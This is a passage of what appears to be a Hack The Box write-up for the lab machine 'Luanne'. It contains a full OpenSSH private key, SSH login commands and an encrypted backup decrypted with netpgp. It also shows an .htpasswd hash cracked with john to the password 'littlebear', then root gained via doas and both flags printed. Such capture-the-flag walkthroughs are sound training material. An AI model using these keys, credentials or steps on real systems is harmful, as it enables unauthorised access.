Icxo9PpLUYzecwdU3LqJlzjFga3kG7VdSEWm+C1fiI4LRwv/iRKyPPvFGTVWvxDXFTKWXh
0DpaB9XVjggYHMr0dbYcSF2V5GMfIyxHQ8vGAE+QeW9I0Z2nl54ar/I/j7c87SY59uRnHQ
kzRXevtPSUXxytfuHYr1Ie1YpGpdKqYrYjevaQR5CAFdXPobMSxpNxFnPyyTFhAbzQuchD
ryXEuMkQOxsqeavnzonomJSuJMIh4ym7NkfQ3eKaPdwbwpiLMZoNReUkBqvsvSBpANVuyK
BNUj4JWjBpo85lrGqB+NG2MuySTtfS8lXwDvNtk/DB3ZSg5OFoL0LKZeCeaE6vXQR5h9t8
3CEdSO8yVrcYMPlzVRBcHp00DdLk4cCtqj+diZmR8MrXokSR8y5XqD3/IdH5+zj1BTHZXE
pXXqVFFB7Jae+LtuZ3XTESrVnpvBY48YRkQXAmMVAAAFkBjYH6gY2B+oAAAAB3NzaC1yc2
EAAAGBAL18SQW5uFSnE9hwASldis4fRnGrcxCUcr7+AAGpbd+PZ3Hw5DHxQSHMaPT6S1GM
3nMHVNy6iZc4xYGt5Bu1XUhFpvgtX4iOC0cL/4kSsjz7xRk1Vr8Q1xUyll4dA6WgfV1Y4I
GBzK9HW2HEhdleRjHyMsR0PLxgBPkHlvSNGdp5eeGq/yP4+3PO0mOfbkZx0JM0V3r7T0lF
8crX7h2K9SHtWKRqXSqmK2I3r2kEeQgBXVz6GzEsaTcRZz8skxYQG80LnIQ68lxLjJEDsb
Knmr586J6JiUriTCIeMpuzZH0N3imj3cG8KYizGaDUXlJAar7L0gaQDVbsigTVI+CVowaa
POZaxqgfjRtjLskk7X0vJV8A7zbZPwwd2UoOThaC9CymXgnmhOr10EeYfbfNwhHUjvMla3
GDD5c1UQXB6dNA3S5OHArao/nYmZkfDK16JEkfMuV6g9/yHR+fs49QUx2VxKV16lRRQeyW
nvi7bmd10×Eq1Z6bwWOPGEZEFwJjFQAAAAMBAAEAAAGAStrodgySV07RtjU5IEBF73vHdm
xGvowGcJEjK4TlVOXv9cE2RMyL8HAyHmUqkALYdhS1X6WJaWYSEFLDxHZ3bW+msHAsR2Pl
7KE+x8XNB+5mRLkflcdvUH51jKRlpm6qV9AekMrYM347CXp7bg2iKWUGzTkmLTy5ei+XYP
DE/9vxXEcTGADqRSu1TYnUJJwdy6lnzbut7MJm7L004hLdGBQNapZiS9DtXpWlBBWyQolX
er2LNHfY8No9MWXIjXS6+MATUH27TttEgQY3LVztY0TRXeHgmC1fdt0yhW2eV/Wx+oVG6n
NdBeFEuz/BBQkgVE7Fk9gYKGj+woMKzO+L8eDll0QFi+GNtugXN4FiduwI1w1DPp+W6+su
o624DqUT47mcbxulMkA+XCXMOIEFvdfUfmkCs/ej64m7OsRaIs8Xzv2mb3ER2ZBDXe19i8
Pm/+ofP8HaHlCnc9jEDfzDN83HX9CjZFYQ4n1KwOrvZbPM1+Y5No3yKq+tKdzUsiwZAAAA
wFXoX8cQH66j83Tup9oYNSzXw7Ft8TgxKtKk76lAYcbITP/wQhjnZcfUXn0WDQKCbVnOp6
LmyabN2lPPD3zRtRj5O/sLee68xZHr09I/Uiwj+mvBHzVe3bvLL0zMLBxCKd0J++i3FwOv
+ztOM/3WmmlsERG2GOcFPxz0L2uVFve8PtNpJvy3MxaYl/zwZKkvIXtqu+WXXpFxXOP9qc
f2jJom8mmRLvGFOe0akCBV2NCGq/nJ4bn0B9vuexwEpxax4QAAAMEA44eCmj/6raALAYcO
D1UZwPTuJHZ/89jaET6At6biCmfaBqYuhbvDYUa9C3LfWsq+07/S7khHSPXoJD0DjXAIZk
N+59o58CG82wvGl2RnwIpIOIFPoQyim/T0q0FN6CIFe6csJg8RDdvq2NaD6k6vKSk6rRgo
IH3BXK8fc7hLQw58o5kwdFakClbs/q9+Uc7lnDBmo33ytQ9pqNVuu6nxZqI2lG88QvWjPg
nUtRpvXwMi0/QMLzzoC6TJwzAn39GXAAAAwQDVMhwBL97HThxI60inI1SrowaSpMLMbWqq
189zIG0dHfVDVQBCXd2Rng15eN5WnsW2LL8iHL25T5K2yi+hsZHU6jJ0CNuB1X6ITuHhQg
QLAuGW2EaxejWHYC5gTh7jwK6wOwQArJhU48h6DFl+5PUO8KQCDBC9WaGm3EVXbPwXlzp9
9OGmTT9AggBQJhLiXlkoSMReS36EYkxEncYdWM7zmC2kkxPTSVWz94I87YvApj0vepuB7b
45bBkP5xOhrjMAAAAVci5taWNoYWVsc0BsdWFubmUuaHRiAQIDBAUG
─────END OPENSSH PRIVATE KEY─────
```



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyvv4AAalt349ncfDkMfFB
Icxo9PpLUYzecwdU3LqJlzjFga3kG7VdSEWm+C1fiI4LRwv/iRKyPPvFGTVWvxDXFTKWXh
0DpaB9XVjggYHMr0dbYcSF2V5GMfIyxHQ8vGAE+QeW9I0Z2nl54ar/I/j7c87SY59uRnHQ
kzRXevtPSUXxytfuHYr1Ie1YpGpdKqYrYjevaQR5CAFdXPobMSxpNxFnPyyTFhAbzQuchD
ryXEuMkQOxsqeavnzonomJSuJMIh4ym7NkfQ3eKaPdwbwpiLMZoNReUkBqvsvSBpANVuyK
BNUj4JWjBpo85lrGqB+NG2MuySTtfS8lXwDvNtk/DB3ZSg5OFoL0LKZeCeaE6vXQR5h9t8
3CEdSO8yVrcYMPlzVRBcHp00DdLk4cCtqj+diZmR8MrXokSR8y5XqD3/IdH5+zj1BTHZXE
pXXqVFFB7Jae+LtuZ3XTESrVnpvBY48YRkQXAmMVAAAFkBjYH6gY2B+oAAAAB3NzaC1yc2
EAAAGBAL18SQW5uFSnE9hwASldis4fRnGrcxCUcr7+AAGpbd+PZ3Hw5DHxQSHMaPT6S1GM
3nMHVNy6iZc4xYGt5Bu1XUhFpvgtX4iOC0cL/4kSsjz7xRk1Vr8Q1xUyll4dA6WgfV1Y4I
GBzK9HW2HEhdleRjHyMsR0PLxgBPkHlvSNGdp5eeGq/yP4+3PO0mOfbkZx0JM0V3r7T0lF
8crX7h2K9SHtWKRqXSqmK2I3r2kEeQgBXVz6GzEsaTcRZz8skxYQG80LnIQ68lxLjJEDsb
Knmr586J6JiUriTCIeMpuzZH0N3imj3cG8KYizGaDUXlJAar7L0gaQDVbsigTVI+CVowaa
POZaxqgfjRtjLskk7X0vJV8A7zbZPwwd2UoOThaC9CymXgnmhOr10EeYfbfNwhHUjvMla3
GDD5c1UQXB6dNA3S5OHArao/nYmZkfDK16JEkfMuV6g9/yHR+fs49QUx2VxKV16lRRQeyW
nvi7bmd10xEq1Z6bwWOPGEZEFwJjFQAAAAMBAAEAAAGAStrodgySV07RtjU5IEBF73vHdm
xGvowGcJEjK4TlVOXv9cE2RMyL8HAyHmUqkALYdhS1X6WJaWYSEFLDxHZ3bW+msHAsR2Pl
7KE+x8XNB+5mRLkflcdvUH51jKRlpm6qV9AekMrYM347CXp7bg2iKWUGzTkmLTy5ei+XYP
DE/9vxXEcTGADqRSu1TYnUJJwdy6lnzbut7MJm7L004hLdGBQNapZiS9DtXpWlBBWyQolX
er2LNHfY8No9MWXIjXS6+MATUH27TttEgQY3LVztY0TRXeHgmC1fdt0yhW2eV/Wx+oVG6n
NdBeFEuz/BBQkgVE7Fk9gYKGj+woMKzO+L8eDll0QFi+GNtugXN4FiduwI1w1DPp+W6+su
o624DqUT47mcbxulMkA+XCXMOIEFvdfUfmkCs/ej64m7OsRaIs8Xzv2mb3ER2ZBDXe19i8
Pm/+ofP8HaHlCnc9jEDfzDN83HX9CjZFYQ4n1KwOrvZbPM1+Y5No3yKq+tKdzUsiwZAAAA
wFXoX8cQH66j83Tup9oYNSzXw7Ft8TgxKtKk76lAYcbITP/wQhjnZcfUXn0WDQKCbVnOp6
LmyabN2lPPD3zRtRj5O/sLee68xZHr09I/Uiwj+mvBHzVe3bvLL0zMLBxCKd0J++i3FwOv
+ztOM/3WmmlsERG2GOcFPxz0L2uVFve8PtNpJvy3MxaYl/zwZKkvIXtqu+WXXpFxXOP9qc
f2jJom8mmRLvGFOe0akCBV2NCGq/nJ4bn0B9vuexwEpxax4QAAAMEA44eCmj/6raALAYcO
D1UZwPTuJHZ/89jaET6At6biCmfaBqYuhbvDYUa9C3LfWsq+07/S7khHSPXoJD0DjXAIZk
N+59o58CG82wvGl2RnwIpIOIFPoQyim/T0q0FN6CIFe6csJg8RDdvq2NaD6k6vKSk6rRgo
IH3BXK8fc7hLQw58o5kwdFakClbs/q9+Uc7lnDBmo33ytQ9pqNVuu6nxZqI2lG88QvWjPg
nUtRpvXwMi0/QMLzzoC6TJwzAn39GXAAAAwQDVMhwBL97HThxI60inI1SrowaSpMLMbWqq
189zIG0dHfVDVQBCXd2Rng15eN5WnsW2LL8iHL25T5K2yi+hsZHU6jJ0CNuB1X6ITuHhQg
QLAuGW2EaxejWHYC5gTh7jwK6wOwQArJhU48h6DFl+5PUO8KQCDBC9WaGm3EVXbPwXlzp9
9OGmTT9AggBQJhLiXlkoSMReS36EYkxEncYdWM7zmC2kkxPTSVWz94I87YvApj0vepuB7b
45bBkP5xOhrjMAAAAVci5taWNoYWVsc0BsdWFubmUuaHRiAQIDBAUG
-----END OPENSSH PRIVATE KEY-----
```




```
┌──(root💀kali)-[/Documents/htb/boxes/luanne]
└─# chmod 600 key.txt
```




```
┌──(root💀kali)-[/Documents/htb/boxes/luanne]
└─# ssh -i key.txt r.michaels@10.10.10.218
Last login: Fri Sep 18 07:06:51 2020
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020

Welcome to NetBSD!

luanne$ id
uid=1000(r.michaels) gid=100(users) groups=100(users)
luanne$ ls
backups     devel     public_html user.txt
luanne$ cat user.txt
ea5f0ce6a917b0be1eabc7f9218febc0
luanne$ cd backups/
luanne$ ls -al
total 12
dr-xr-xr-x  2 r.michaels  users   512 Nov 24 09:26 .
dr-xr-x---  7 r.michaels  users   512 Sep 16  2020 ..
-r--------  1 r.michaels  users  1970 Nov 24 09:25 devel_backup-2020-09-16.tar.gz.enc
```

encrepted file , one why to decrytpred by using netpgp




```
luanne$ netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc > /tmp/test.tar.gz
signature  2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
uid              RSA 2048-bit key <r.michaels@localhost>
luanne$ cd /tmp/
luanne$ tar -xvf test.tar.gz
x devel-2020-09-16/
x devel-2020-09-16/www/
x devel-2020-09-16/webapi/
x devel-2020-09-16/webapi/weather.lua
x devel-2020-09-16/www/index.html
x devel-2020-09-16/www/.htpasswd
luanne$ cat devel-2020-09-16/w
webapi/  www/
luanne$ cat devel-2020-09-16/www/.htpasswd
webapi_user:$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.
```


let's crack this hash



```
┌──(root💀kali)-[/Documents/htb/boxes/luanne]
└─# vi hash
```




```
$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.
~
```




```
┌──(root💀kali)-[/Documents/htb/boxes/luanne]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
littlebear       (?)
1g 0:00:00:00 DONE (2021-05-15 22:05) 5.263g/s 68715p/s 68715c/s 68715C/s jayar..hello11
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

littlebear



```
luanne$ su root
su: You are not listed in the correct secondary group (wheel) to su root.
su: Sorry: Authentication error
```

we can use doas which is sudo equivalent



```
luanne$ doas -u root /bin/sh
Password:
# id
uid=0(root) gid=0(wheel) groups=0(wheel),2(kmem),3(sys),4(tty),5(operator),20(staff),31(guest),34(nvmm)
# cat /root/root.txt
7a9b5c206e8e8ba09bb99bd113675f66
```